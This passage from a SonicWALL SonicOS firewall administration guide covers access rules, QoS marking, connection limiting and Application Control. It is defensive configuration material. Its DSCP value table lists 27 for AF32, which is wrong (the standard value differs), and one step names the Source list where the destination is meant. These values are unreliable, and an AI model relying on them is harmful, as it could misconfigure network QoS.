- If FTP traffic has stopped, SMTP gets 40% and all other traffic get the remaining 60% of bandwidth.

Access Rules Configuration Tasks

Topics:

Displaying Access Rules with View Styles

Access rules can be displayed in multiple views using SonicOS Enhanced. You can select the type of view from the selections in the **View Style** section:

- **All Rules** - Select **All Rules** to display all access rules configured on the SonicWALL security appliance.


- **Matrix** - Displays as **From/To** with **LAN**, **WAN**, **VPN**, or other interface in the **From** row, and **LAN**, **WAN**, **VPN**, or other interface in the **To** column. Select the **Edit** icon in the table cell to view the access rules.
- **Drop-down Boxes** - Displays two drop-down menus: **From Zone** and **To Zone**. Select an interface from the **From Zone** menu and select an interface from the **To Zone** menu. Click **OK** and access rules defined for the two interfaces are displayed.

TIP: You can also view access rules by zones. Use the Option check boxes in the **From Zone** and **To Zone** column. Select **LAN**, **WAN**, **VPN**, **ALL** from the **From Zone** column. And then select LAN, WAN, VPN, ALL from the **To Zone** column. Click **OK** to display the access rules.

Each view displays a table of defined network access rules. For example, selecting **All Rules** displays all the network access rules for all zones.

Configuring Access Rules for a Zone

To display the **Access Rules** for a specific zone, select a zone from the **Matrix**, **Drop-down Boxes**, or **All Rules** view.



The access rules are sorted from the most specific at the top, to less specific at the bottom of the table. At the bottom of the table is the **Any** rule. The default access rule is all IP services except those listed in the **Access Rules** page. Access rules can be created to override the behavior of the **Any** rule; for example, the **Any** rule allows users on the LAN to access all Internet services, including NNTP News.


You can change the priority ranking of an access rule by clicking the **Arrows** icon in the **Priority** column. The **Change Priority** dialog displays. Enter the new priority number (1-10) in the **Priority** field, and then click **OK**.

TIP: If the **Delete** or **Edit** icons are dimmed (unavailable), the access rule cannot be changed or deleted from the list.

Adding Access Rules

To add access rules:

1 Click **Add** at the bottom of the **Access Rules** table. The **Add Rule** dialog displays.



2 Select **Allow** | **Deny | Discard** from the **Action** list to permit or block IP traffic.

3 Select the from and to zones from the **From Zone** and **To Zone** menus.

4 Select the service or group of services affected by the access rule from the **Service** list. The **Default** service encompasses all IP services.

If the service is not listed, you must define the service in the **Add Service** dialog. Select **Create New Service** or **Create New Group** to display the **Add Service** dialog or **Add Service Group** dialog.

5 Select the source of the traffic affected by the access rule from the **Source** list. Selecting **Create New Network** displays the **Add Address Object** window.

6 If you want to define the source IP addresses that are affected by the access rule, such as restricting certain users from accessing the Internet, type the starting IP addresses of the address range in the **Address Range Begin** field and the ending IP address in the **Address Range End** field. To include all IP addresses, type ***** in the **Address Range Begin** field.

7 Select the destination of the traffic affected by the access rule from the **Source** list. Selecting **Create New Network** displays the **Add Address Object** dialog.

8 From the **Users Allowed** menu, add the user or user group affected by the access rule.


9 Select a schedule from the **Schedule** menu. The default schedule is **Always on**.

10 Enter any comments to help identify the access rule in the **Comments** field.

11 The **Allow Fragmented Packets** check box is enabled by default. Large IP packets are often divided into fragments before they are routed over the Internet and then reassembled at a destination host.

> **TIP:** One reason to disable this setting is because it is possible to exploit IP fragmentation in Denial of Service (DoS) attacks.

12 Click the **Advanced** tab.




13 To timeout the access rule after a period of TCP inactivity, set the amount of time, in minutes, in the **TCP Connection Inactivity Timeout (minutes)** field. The default value is **5** minutes.

14 To timeout the access rule after a period of UDP inactivity, set the amount of time, in minutes, in the **UDP Connection Inactivity Timeout (minutes)** field. The default value is **30** minutes.

15 Specify the number of connections allowed as a percent of maximum number of connections allowed by the SonicWALL security appliance in the **Number of connections allowed (% of maximum connections)** field. Refer to Connection Limiting Overview, for more information on connection limiting.

16 Select **Create a reflexive rule** to create a matching access rule to this one in the opposite direction--from your destination zone or address object to your source zone or address object.

17 Click on the **QoS** tab to apply DSCP or 802.1p Quality of Service management to traffic governed by this rule. See the 802.1p and DSCP QoS, for more information on managing QoS marking in access rules.



18 Under **DSCP Marking Settings** select the **DSCP Marking Action**:.

- **None**: DSCP values in packets are reset to 0.
- **Preserve** (default): DSCP values in packets remain unaltered.

- **Explicit**: Set the DSCP value to the value selected in the **Explicit DSCP Value** field. This is a numeric value between 0 and 63. Some of the standard values are:
  - **0** - Best effort/Default (default)
  - **8** - Class 1
  - **10** - Class 1, Gold (AF11)
  - **12** - Class 1, Silver (AF12)
  - **14** - Class 1, Bronze (AF13)
  - **16** - Class 2
  - **18** - Class 2, Gold (AF21)
  - **20** - Class 2, Silver (AF22)
  - **22** - Class 2, Bronze (AF23)
  - **24** - Class 3
  - **26** - Class 3, Gold (AF31)
  - **27** - Class 3, Silver (AF32)
  - **30** - Class 3, Bronze (AF33)
  - **32** - Class 4
  - **34** - Class 4, Gold (AF41)
  - **36** - Class 4, Silver (AF42)
  - **38** - Class 4, Bronze (AF43)
  - **40** - Express Forwarding
  - **46** - Expedited Forwarding (EF)
  - **48** - Control
  - **56** - Control
- **Map**: The QoS mapping settings on the **Firewall > QoS Mapping** page will be used. See Firewall Settings > QoS Mapping (NSA Series Only) for instructions on configuring the QoS Mapping. If you select Map, you can select **Allow 802.1p Marking to override DSCP values**.

19 Under **802.1p Marking Settings** select the **802.1p Marking Action**:

- **None** (default): No 802.1p tagging is added to the packets.
- **Preserve**: 802.1p values in packets will remain unaltered.
- **Explicit**: Set the 802.1p value to the value you select in the Explicit 802.1p Value field. This is a numeric value between 0 and 7:
  - **0** - Best effort (default)
  - **1** - Background
  - **2** - Spare
  - **3** - Excellent effort
  - **4** - Controlled load
  - **5** - Video (<100ms latency)
  - **6** - Voice (<10ms latency)
  - **7** - Network control

- **Map**: The QoS mapping settings on the **Firewall > QoS Mapping** page will be used. See Firewall Settings > QoS Mapping (NSA Series Only), for instructions on configuring the QoS Mapping.

20 Click **OK** to add the rule.

TIP: Although custom access rules can be created that allow ingress IP traffic, the SonicWALL security appliance does not disable protection from DoS attacks, such as the SYN Flood and Ping of Death attacks.

Editing an Access Rule

To display the **Edit Rule** dialog (includes the same settings as the **Add Rule** dialog), click the **Edit** icon.

Deleting an Access Rule

To delete the individual access rule, click on the **Delete** icon. To delete all the check box selected access rules, click the **Delete** button.

Enabling and Disabling an Access Rule

To enable or disable an access rule, click the **Enable** check box.

Restoring Access Rules to Default Zone Settings

To remove all end-user configured access rules for a zone, click the **Default** button. This restores the access rules for the selected zone to the default access rules initially setup on the SonicWALL security appliance.

Displaying Access Rule Traffic Statistics

Move your mouse pointer over the **Graph** icon to display the following access rule receive (Rx) and transmit (Tx) traffic statistics:

- Rx Bytes
- Rx Packets
- Tx Bytes
- Tx Packets

Connection Limiting Overview

The Connection Limiting feature is intended to offer an additional layer of security and control when coupled with such SonicOS features as SYN Cookies and Intrusion Prevention Services (IPS). Connection limiting provides a means of throttling connections through the SonicWALL using Access Rules as a classifier, and declaring the maximum percentage of the total available connection cache that can be allocated to that class of traffic.

Coupled with IPS, this can be used to mitigate the spread of a certain class of malware as exemplified by Sasser, Blaster, and Nimda. These worms propagate by initiating connections to random addresses at atypically high rates. For example, each host infected with Nimda attempted 300 to 400 connections per second, Blaster sent 850 packets per second, and Sasser was capable of 5,120 attempts per second. Typical, non-malicious network traffic generally does not establish anywhere near these numbers, particularly when it is Trusted ->Untrusted traffic (that is, LAN->WAN). Malicious activity of this sort can consume all available connection-cache resources in a matter of seconds, particularly on smaller appliances.

In addition to mitigating the propagation of worms and viruses, Connection limiting can be used to alleviate other types of connection-cache resource consumption issues, such as those posed by uncompromised internal

hosts running peer-to-peer software (assuming IPS is configured to allow these services), or internal or external hosts using packet generators or scanning tools.

NOTE: The maximum number of connections a SonicWALL security appliance can support depends on the specific configuration, including whether App Flow is enabled and if an external collector is configured, as well as the physical capabilities of the particular model on the SonicWALL security appliance. For more information see Connections.

Finally, connection limiting can be used to protect publicly available servers (for example, Web servers) by limiting the number of legitimate ingress connections permitted to the server (that is, to protect the server against the Slashdot-effect). This is different from SYN flood protection which attempts to detect and prevent partially-open or spoofed TCP connection. This will be most applicable for Untrusted traffic, but it can be applied to any zone traffic as needed.

Connection limiting is applied by defining a percentage of the total maximum allowable connections that may be allocated to a particular type of traffic. The above figures show the default LAN ->WAN setting, where all available resources may be allocated to LAN->WAN (any source, any destination, any service) traffic.

More specific rules can be constructed; for example, to limit the percentage of connections that can be consumed by a certain type of traffic (for example, FTP traffic to any destination on the WAN), or to prioritize important traffic (for example, HTTPS traffic to a critical server) by allowing 100% to that class of traffic, and limiting general traffic to a smaller percentage (minimum allowable value is 1%).

NOTE: It is not possible to use IPS signatures as a connection limiting classifier; only Access Rules (that is, Address Objects and Service Objects) are permissible.

Access Rule Configuration Examples

This section provides configuration examples on adding network access rules:

- Enabling Ping
- Blocking LAN Access for Specific Services
- Allowing WAN Primary IP Access from the LAN Zone
- Enabling Bandwidth Management on an Access Rule

Enabling Ping

This section provides a configuration example for an access rule to allow devices on the DMZ to send ping requests and receive ping responses from devices on the LAN. By default your SonicWALL security appliance does not allow traffic initiated from the DMZ to reach the LAN. Once you have placed one of your interfaces into the DMZ zone, then from the **Firewall** > **Access Rules** window, perform the following steps to configure an access rule that allow devices in the DMZ to send ping requests and receive ping responses from devices in the LAN.

To enable Ping:

1. Click **Add** to launch the **Add Rule** dialog.
2. Select the **Allow** radio button.
3. From the **Service** menu, select **Ping**.
4. From the **Source** menu, select **DMZ Subnets**.
5. From the **Destination** menu, select **LAN Subnets**.
6. Click **OK**.

Blocking LAN Access for Specific Services

This section provides a configuration example for an access rule blocking LAN access to NNTP servers on the Internet during business hours.

To configure an access rule blocking LAN access to NNTP servers based on a schedule:

1. Click **Add** to launch the **Add** dialog.
2. Select **Deny** from the **Action** settings.
3. Select **NNTP** from the **Service** menu. If the service is not listed in the list, you must to add it in the **Add Service** dialog.
4. Select **Any** from the **Source** menu.
5. Select **WAN** from the **Destination** menu.
6. Select the schedule from the **Schedule** menu.
7. Enter any comments in the **Comment** field.
8. Click **Add**.

Allowing WAN Primary IP Access from the LAN Zone

By creating an access rule, it is possible to allow access to a management IP address in one zone from a different zone on the same SonicWALL appliance. For example, you can allow HTTP/HTTPS management or ping to the WAN IP address from the LAN side. To do this, you must create an access rule to allow the relevant service between the zones, giving one or more explicit management IP addresses as the destination. Alternatively, you can provide an address group that includes single or multiple management addresses (for example, WAN Primary IP, All WAN IP, All X1 Management IP) as the destination. This type of rule allows the HTTP Management, HTTPS Management, SSH Management, Ping, and SNMP services between zones.

NOTE: Access rules can only be set for inter-zone management. Intra-zone management is controlled per-interface by settings in the interface configuration

To create a rule that allows access to the WAN Primary IP from the LAN zone:

1. On the **Firewall > Access Rules** page, display the **LAN > WAN** access rules.
2. Click **Add** to launch the **Add** dialog.
3. Select **Allow** from the **Action** settings.
4. Select one of the following services from the **Service** menu:
   - **HTTP**
   - **HTTPS**
   - **SSH Management**
   - **Ping**
   - **SNMP**
5. Select **Any** from the **Source** menu.
6. Select an address group or address object containing one or more explicit WAN IP addresses from the **Destination** menu.

   NOTE: Do not select an address group or object representing a subnet, such as WAN Primary Subnet. This would allow access to devices on the WAN subnet (already allowed by default), but not to the WAN management IP address.

7 Select the user or group to have access from the **Users Allowed** menu.

8 Select the schedule from the **Schedule** menu.

9 Enter any comments in the **Comment** field.

10 Click **Add**.

Enabling Bandwidth Management on an Access Rule

Bandwidth management can be applied on both ingress and egress traffic using access rules. Access rules displaying the Funnel icon are configured for bandwidth management.

TIP: Do not configure bandwidth management on multiple interfaces on a zone, where the configured guaranteed bandwidth for the zone is greater than the available bandwidth for the bound interface.

For information on configuring Bandwidth Management see Bandwidth Management Overview.

73

Configuring Application Control

- Server Protection
- Hosted Email Environments
- Email Control
- Web Browser Control
- HTTP Post Control
- Forbidden File Type Control
- ActiveX Control
- FTP Control
- Bandwidth Management
- Bypass DPI
- Custom Signature
- Reverse Shell Exploit Prevention

About Application Control

This chapter describes how to configure and manage the Application Control feature in SonicOS.

Topics:

- Application Control Overview
- Licensing Application Control
- Glossary

Application Control Overview

Topics:

- What is Application Control?
- Benefits of Application Control
- How Does Application Control Work?

What is Application Control?

Application Control provides a solution for setting policy rules for application signatures. Application Control policies include global App Control policies, and App Rules policies that are more targeted. You can also create certain types of App Control policies on the fly directly from the **Dashboard > App Flow Monitor** page.

As a set of application-specific policies, Application Control gives you granular control over network traffic on the level of users, email addresses, schedules, and IP-subnets. The primary functionality of this application-layer access control feature is to regulate Web browsing, file transfer, email, and email attachments.

In SonicOS 5.8 and higher, the ability to control application layer traffic in SonicOS is significantly enhanced with the ability to view real-time application traffic flows, and new ways to access the application signature database and to create application layer rules. SonicOS 5.8 integrates application control with standard network control features for more powerful control over all network traffic.

Beginning in SonicOS 5.9, you can use regular expressions to match patterns in network traffic. Specifically, App Control policies can utilize reassembly-free regular expression matching. This means that no buffering of the input content is required, and patterns are matched across packet boundaries.

Topics:

About App Control Policies

In SonicOS 5.9, there are three ways to create App Control policies and control applications in your network:

- **Create Rule from App Flow Monitor** – The **Dashboard > App Flow Monitor** page provides a **Create Rule** button that allows you to quickly configure App Control policies for application blocking, bandwidth management, or packet monitoring. This allows you to quickly apply an action to an application that you notice while using the SonicWALL Visualization and Application Intelligence features. The policy is automatically created and displayed in the **App Rules Policies** table on the **Firewall > App Rules** page.
- **App Control Advanced** – The **Firewall > App Control Advanced** page provides a simple and direct way of configuring global App Control policies. You can quickly enable blocking or logging for a whole category of applications, and can easily locate and do the same for an individual application or individual signature. When enabled, the category, application, or signature is blocked or logged globally without the need to create a policy on the **Firewall > App Rules** page. All application detection and prevention configuration is available on the **Firewall > App Control Advanced** page.
- **App Rules** – The **Firewall > App Rules** page provides the third way to create an App Control policy. This method is equivalent to the method used in the original Application Firewall feature. Policies created using App Rules are more targeted because they combine a match object, action object, and possibly email address object into a policy. For flexibility, App Rules policies can access the same application controls for any of the categories, applications, or signatures available on the App Control Advanced page.

  The **Firewall > Match Objects** page provides a way to create Application List objects, Application Category List objects, and Application Signature List objects for use as match objects in an App Rules policy. The Match Objects page is also where you can configure regular expressions for matching content in network traffic. The **Firewall > Action Objects** pages allows you to create custom actions for use in the policy.

About Application Control Capabilities

Application Control's data leakage prevention component provides the ability to scan files and documents for content and keywords. Using Application Control, you can restrict transfer of certain file names, file types, email attachments, attachment types, email with certain subjects, and email or attachments with certain keywords or byte patterns. You can deny internal or external network access based on various criteria. You can use Packet Monitor to take a deeper look at application traffic, and can select among various bandwidth management settings to reduce network bandwidth usage by an application.

Based on SonicWALL's Reassembly Free Deep Packet Inspection technology, Application Control also features intelligent prevention functionality which allows you to create custom, policy-based actions. Examples of custom actions include:


- Blocking entire applications based on their signatures
- Blocking application features or sub-components
- Bandwidth throttling for file types when using the HTTP or FTP protocols
- Blocking an attachment

- Sending a custom block page
- Sending a custom email reply
- Redirecting an HTTP request
- Sending a custom FTP reply over an FTP control channel

While Application Control primarily provides application level access control, application layer bandwidth management and data leakage prevention, it also includes the ability to create custom application or protocol match signatures. You can create a custom policy with App Rules that matches any protocol you wish, by matching a unique piece of the protocol. See Custom Signature.

Application Control provides excellent functionality for preventing the accidental transfer of proprietary documents. For example, when using the automatic address completion feature of Outlook Exchange, it is a common occurrence for a popular name to complete to the wrong address. See Multiple names completing an address for an example.

Multiple names completing an address



Benefits of Application Control

- Application based configuration makes it easier to configure policies for application control.
- The Application Control subscription service provides updated signatures as new attacks emerge.
- The related Application Intelligence functionality, as seen in App Flow Monitor and the Real Time Visualization Monitor, is available upon registration as a 30-day free trial App Visualization license. This allows any registered SonicWALL appliance to clearly display information about application traffic in the network. The App Visualization and App Control licenses are also included with the SonicWALL Security Services license bundle.

  NOTE: The feature must be enabled in the SonicOS management interface to become active.

- You can use the **Create Rule** button to quickly apply bandwidth management or packet monitoring to an application that they notice while viewing the App Flow Monitor page, or can completely block the application.
- You can configure policy settings for individual signatures without influencing other signatures of the same application.
- Application Control configuration dialogs are available in the Firewall menu in the SonicOS management interface, consolidating all Firewall and Application Control access rules and policies in the same area.

Application Control functionality can be compared to three main categories of products:

- Standalone proxy appliances
- Application proxies integrated into firewall VPN appliances
- Standalone IPS appliances with custom signature support

Standalone proxy appliances are typically designed to provide granular access control for a specific protocol. SonicWALL Application Control provides granular, application level access control across multiple protocols, including HTTP, FTP, SMTP, and POP3. Because Application Control runs on your SonicWALL firewall, you can use it to control both inbound and outbound traffic, unlike a dedicated proxy appliance that is typically deployed in only one direction. Application Control provides better performance and scalability than a dedicated proxy appliance because it is based on SonicWALL's proprietary Deep Packet Inspection technology.

Today's integrated application proxies do not provide granular, application level access control, application layer bandwidth management, and digital rights management functionality. As with dedicated proxy appliances, SonicWALL Application Control provides much higher performance and far greater scalability than integrated application proxy solutions.

While some standalone IPS appliances provide protocol decoding support, none of these products supports granular, application level access control, application layer bandwidth management, and digital rights management functionality.

In comparing Application Control to SonicWALL Email Security, there are benefits to using either. Email Security only works with SMTP, but it has a very rich policy space. Application Control works with SMTP, POP3, HTTP, FTP and other protocols, is integrated into SonicOS on the firewall, and has higher performance than Email Security. However, Application Control does not offer all the policy options for SMTP that are provided by Email Security.

How Does Application Control Work?

Application Control utilizes SonicOS Deep Packet Inspection to scan application layer network traffic as it passes through the gateway and locate content that matches configured applications. When a match is found, these features perform the configured action. When you configure App Control policies, you create global rules that define whether to block or log the application, which users, groups, or IP address ranges to include or exclude, and a schedule for enforcement.

Additionally, you can create App Rules policies that define the type of applications to scan, the direction, the content, keywords, or regular expression to match, optionally the user or domain to match, and the action to perform.

Topics:

Actions Using Bandwidth Management

Application layer bandwidth management (BWM) allows you to create policies that regulate bandwidth consumption by specific file types within a protocol, while allowing other file types to use unlimited bandwidth. This enables you to distinguish between desirable and undesirable traffic within the same protocol. Application layer bandwidth management is supported for all Application matches, as well as custom App Rules policies using HTTP client, HTTP Server, Custom, and FTP file transfer types. For details about policy types, see the App Rules Policy Creation.

Topics:

- Types of BWM
- Setting BWM
- Default BWM Actions
- Custom BWM Actions
- Setting BWM Priority
- How BWM Configuration Is Handled


Types of BWM

Two types of bandwidth management are available:

- **Advanced** – Bandwidth management can be configured separately for **App Rule**.
- **Global** – Configured bandwidth management can be applied globally to all interfaces in all zones.

Setting BWM

Firewall Settings > BWM Page



If the **Bandwidth Management Type** on the **Firewall Settings > BWM** page is set to **Global**, application layer bandwidth management functionality is supported with eight predefined, default BWM priority levels, available when adding a policy from the **Firewall > App Rules** page. There is also a customizable **Bandwidth Management type** action, available when adding a new action from the **Firewall > Action Object**s page.

Bandwidth management can also be configured from the App Flow Monitor page by selecting a service type application or a signature type application and then clicking the Create Rule button. The Bandwidth Management options available there depend on the enabled priority levels in the **Global Priority Queue** table on the **Firewall Settings > BWM** page. The priority levels enabled by default are **High**, **Medium**, and **Low**.

All application bandwidth management is tied in with global bandwidth management, which is configured on the **Firewall Settings > BWM** page.

All App Control dialogs that offer an option for bandwidth management provide a link to the **Firewall Settings > BWM** page so that you can easily configure global bandwidth management settings for the type and the guaranteed and maximum percentages allowed for each priority level.

TIP: As a best practice, configuring the Global Bandwidth Management settings on the **Firewall Settings > BWM** page should always be done before configuring any BWM policies.

Changing the **Bandwidth Management Type** on the **Firewall Settings > BWM** page from **Advanced** to **Global** disables BWM in all Access Rules. However, the default BWM action objects in App Control policies are converted to the global bandwidth management settings.

When you change the **Bandwidth Management Type** from **Global** to **Advanced**, the default BWM actions that are in use in any App Rules policies are automatically converted to **Advanced BWM Medium**, no matter what level they were set to before the change.

Default BWM Actions

A number of BWM action options are also available in the predefined, default action list. The BWM action options change depending on the **Bandwidth Management Type** setting on the **Firewall Settings > BWM** page. If the **Bandwidth Management Type** is set to **Global**, all eight priorities are selectable. If the **Bandwidth Management Type** is set to **Advanced**, no priorities are selectable, but the predefined priorities are available when adding a policy.

Default BWM Actions for Adding a Policy shows predefined default actions that are available when adding a policy.

Default BWM Actions for Adding a Policy

Always Available	If BWM Type = Global	If BWM Type = Advanced
Reset / Drop	0 – Realtime	Advanced BWM Low
No Action	1 – Highest	Advanced BWM Medium
Bypass DPI	2 – High	Advanced BWM High
Packet Monitor	3 – Medium High	
	4 – Medium	
	5 – Medium Low	
	6 – Low	
	7 – Lowest	


When you toggle between **Advanced** and **Global**, the default BWM actions are converted to **BWM Global-Medium**. The firewall does not store your previous priority levels when you switch the type back and forth. You can view the conversions on the **Firewall > App Rules** page.

Custom BWM Actions

